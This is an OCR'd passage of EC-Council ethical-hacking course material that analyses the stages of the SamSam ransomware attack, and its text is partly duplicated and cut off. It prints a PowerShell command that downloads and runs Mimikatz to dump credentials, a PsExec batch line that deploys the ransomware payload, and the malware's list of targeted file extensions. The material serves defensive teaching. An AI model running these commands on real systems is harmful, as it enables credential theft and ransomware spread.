/b character2.exe <hostname>_PublicKey.keyxml
```

SamSam Ransomware Binary



https://www.secureworks.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Exploitation (Cont'd)

Stage 5: Executes Payload and Encrypts Local Files

- After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions

Examples of hard-coded targeted file extensions

```
".xls",".xlsx",".pdf",".doc",".docx",".ppt",".pptx",".txt",".dwg",".bak",".bkf",".pst",".dbx",".zip",".rar","
".3fr",".jar",".3g2",".xml",".png",".tif",".3gp",".java",".jpe",".jpeg",".jpg",".jsp",".php",".3pr",".7z",".
,".act",".adb",".ads",".agdl",".ai",".ait",".al",".apj",".arw",".asf",".asm",".asx",".avi",".awg",".back",".
".bik",".bkp",".blend",".bpw",".c",".cdf",".cdr",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",".cdx",".ce1",".ce2
".cpp",".cr2",".craw",".crt",".crw",".phtml",".php5",".cs",".csh",".csl",".tib",".csv",".dac",".db",".db3","
".dds",".der",".des",".design",".dge",".djvu",".dng",".dot",".docm",".dotm",".dotx",".drf",".drw",".dtd",".d
".fdb",".ffd",".fff",".fh",".frb",".fhd",".fla",".flac",".flv",".fpx",".fxg",".gray",".grey",".gry",".h",".h
".incpas",".indd",".kc2",".kdbx",".kdc",".key",".kpdx",".lua",".m",".miv",".max",".mdc",".mdf",".mef",".mfw"
".mrw",".msg",".myd",".nd",".ndd",".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nsd",".nsf",".nsg",".ns
".odf",".odg",".odm",".odp",".ods",".odt",".oil",".orf",".ost",".otg",".oth",".otp",".ots",".ott",".p12",".p
,".pdd",".pef",".pem",".pfx",".pl",".plc",".pot",".potm",".potx",".ppam",".pps",".ppsm",".ppsx",".pptm",".pr
".qbb",".qbm",".qbr",".qbw",".qbx",".qby",".r3d",".raf",".rat",".raw",".rdb",".rm",".rtf",".rw2",".rwl",".rw
".sldx",".sql",".sqlite",".sqlite3",".sqlitedb",".sr2",".srf",".srt",".srw",".st4",".st5",".st6",".st7",".st
".sxg",".sxi",".sxi",".sxm",".sxw",".tex",".tga",".thm",".tlg",".vob",".war",".wallet",".war",".wb2",".wmv",
```

https://www.secureworks.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SamSam Ransomware Attack Stages (Cont'd)

Post-Exploitation

Stage 6: Demands for Ransom

- After encrypting files, the ransomware launches the Windows SDelete program to wipe the free space on the disk
- The malware also deletes the main ransomware binary and the free space wiper
- It then deploys another binary to delete all backup files from the local system and any network-accessible drives
- It then displays an HTML extortion message (Ransom Note) on the victim's system that demands a Bitcoin amount for each affected system or a larger amount for all affected systems

SamSam Ransomware Ransom Note



https://www.secureworks.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages

SamSam ransomware attacks occur in three phases:

- Pre-Exploitation Phase
- Exploitation Phase
- Post-Exploitation Phase




Figure 7.104: Stages in SamSam Ransomware attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-Exploitation Phase

- **Stage 1: Gains Access to Vulnerable Servers**

  In the initial stage of the pre-exploitation phase, the SamSam ransomware attackers check for the presence of unpatched RDP vulnerabilities in Internet-facing remote servers to gain an initial foothold in the victim's network.

- **Stage 2: Harvests Admin Credentials**

  Since SamSam ransomware creators are capable and efficient in combining commodity and proprietary tools with publicly available exploits and techniques, once they identify vulnerable unpatched servers with the RDP protocol, they employ Mimikatz or NLBrute RDP brute-force tools to harvest the admin credentials and perform privilege escalation. It has been found that the attackers mainly use PowerShell commands to call Mimikatz from an online PowerSploit repository.




Figure 7.105: Screenshot displaying NLBrute 1.2 RDP brute-force tool

```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

Figure 7.106: Screenshot displaying PowerShell command to download Mimikatz

- **Stage 3: Spreads Infection**

  Once the attackers get admin access, they perform reconnaissance of the compromised network infrastructure using custom scripts or SystemTools' Hyena tool. They also create SOCKS proxies to tunnel the traffic and exploit legitimate admin tools such as PsExec, WMI, and RDP to spread and execute SamSam on the rest of the computers present in the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploitation Phase

The exploitation phase is illustrated in the figure below:




Figure 7.107: Exploitation phase flow chart

- **Stage 4: Deploys Payload**

  After gaining access to all the vulnerable servers in the network, a batch file (.bat) will be executed on all the servers.

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

Figure 7.108: Batch Script Deploying SamSam payload (character2.exe)

This custom ransomware .NET binary file (.bat) originally contained two embedded executables: del.exe or delfiletype.exe (SDelete Sysinternals program) and selfdel.exe (used to delete its malicious activity).




Figure 7.109: SamSam Ransomware Binary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 5: Executes Payload and Encrypts Local Files**

  After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions. Before starting the encryption process, it categorizes the files by size (less than 250 MB, 500 MB, 1000 MB, and larger than 1000 MB) and encrypts the smallest files first. The malware also attempts to unlock files that are in use, presumably to ensure that active documents are encrypted, and cause maximum damage to the victim.

  Files are encrypted using the Windows Cryptography API with a symmetric-encryption algorithm (Rijndael) key that is randomly generated on the compromised system. The ransomware then encrypts the Rijndael key with an RSA-2048 public key, thereby providing adequate protection from the incident responders' recovery efforts.

```
".xls",".xlsx",".pdf",".doc",".docx",".ppt",".pptx",".txt",".dwg",".bak",".bkf",".pst",".dbx",".zip",".rar","
".3fr",".jar",".3g2",".xml",".png",".tif",".3gp",".java",".jpe",".jpeg",".jpg",".jsp",".php",".3pr",".7z",".
,".act",".adb",".ads",".agdl",".ai",".ait",".al",".apj",".arw",".asf",".asm",".asx",".avi",".awg",".back",".
".bik",".bkp",".blend",".bpw",".c",".cdf",".cdr",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",".cdx",".ce1",".ce2
".cpp",".cr2",".craw",".crt",".crw",".phtml",".php5",".cs",".csh",".csl",".tib",".csv",".dac",".db",".db3","
".dds",".der",".des",".design",".dgc",".djvu",".dng",".dot",".docm",".dotm",".dotx",".drf",".drw",".dtd",".d
".fdb",".ffd",".fff",".fh",".fmb",".fhd",".fla",".flac",".flv",".fpx",".fxg",".gray",".grey",".gry",".h",".hl
".incpas",".indd",".kc2",".kdbx",".kdc",".key",".kpdx",".lua",".m",".m4v",".max",".mdc",".mdf",".mef",".mfw"
".mrw",".msg",".myd",".nd",".ndd",".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nsd",".nsf",".nsg",".nsl
".odf",".odg",".odm",".odp",".ods",".odt",".oil",".orf",".ost",".otg",".oth",".otp",".ots",".ott",".p12",".p
,".pdd",".pef",".pem",".pfx",".pl",".plc",".pot",".potm",".potx",".ppam",".pps",".ppsm",".ppsx",".pptm",".pr
".qbb",".qbm",".qbr",".qbw",".qbx",".qby",".r3d",".raf",".rat",".raw",".rdb",".rm",".rtf",".rw2",".rwl",".rw
".sldx",".sql",".sqlite",".sqlite3",".sqlitedb",".sr2",".srf",".srt",".srw",".st4",".st5",".st6",".st7",".st
".sxg",".sxi",".sxi",".sxm",".sxw",".tex",".tga",".thm",".tlg",".vob",".war",".wallet",".wav",".wb2",".wmv",
```


Figure 7.110: Examples of hard-coded target file extensions

Post-Exploitation Phase

- **Stage 6: Demands for Ransom**

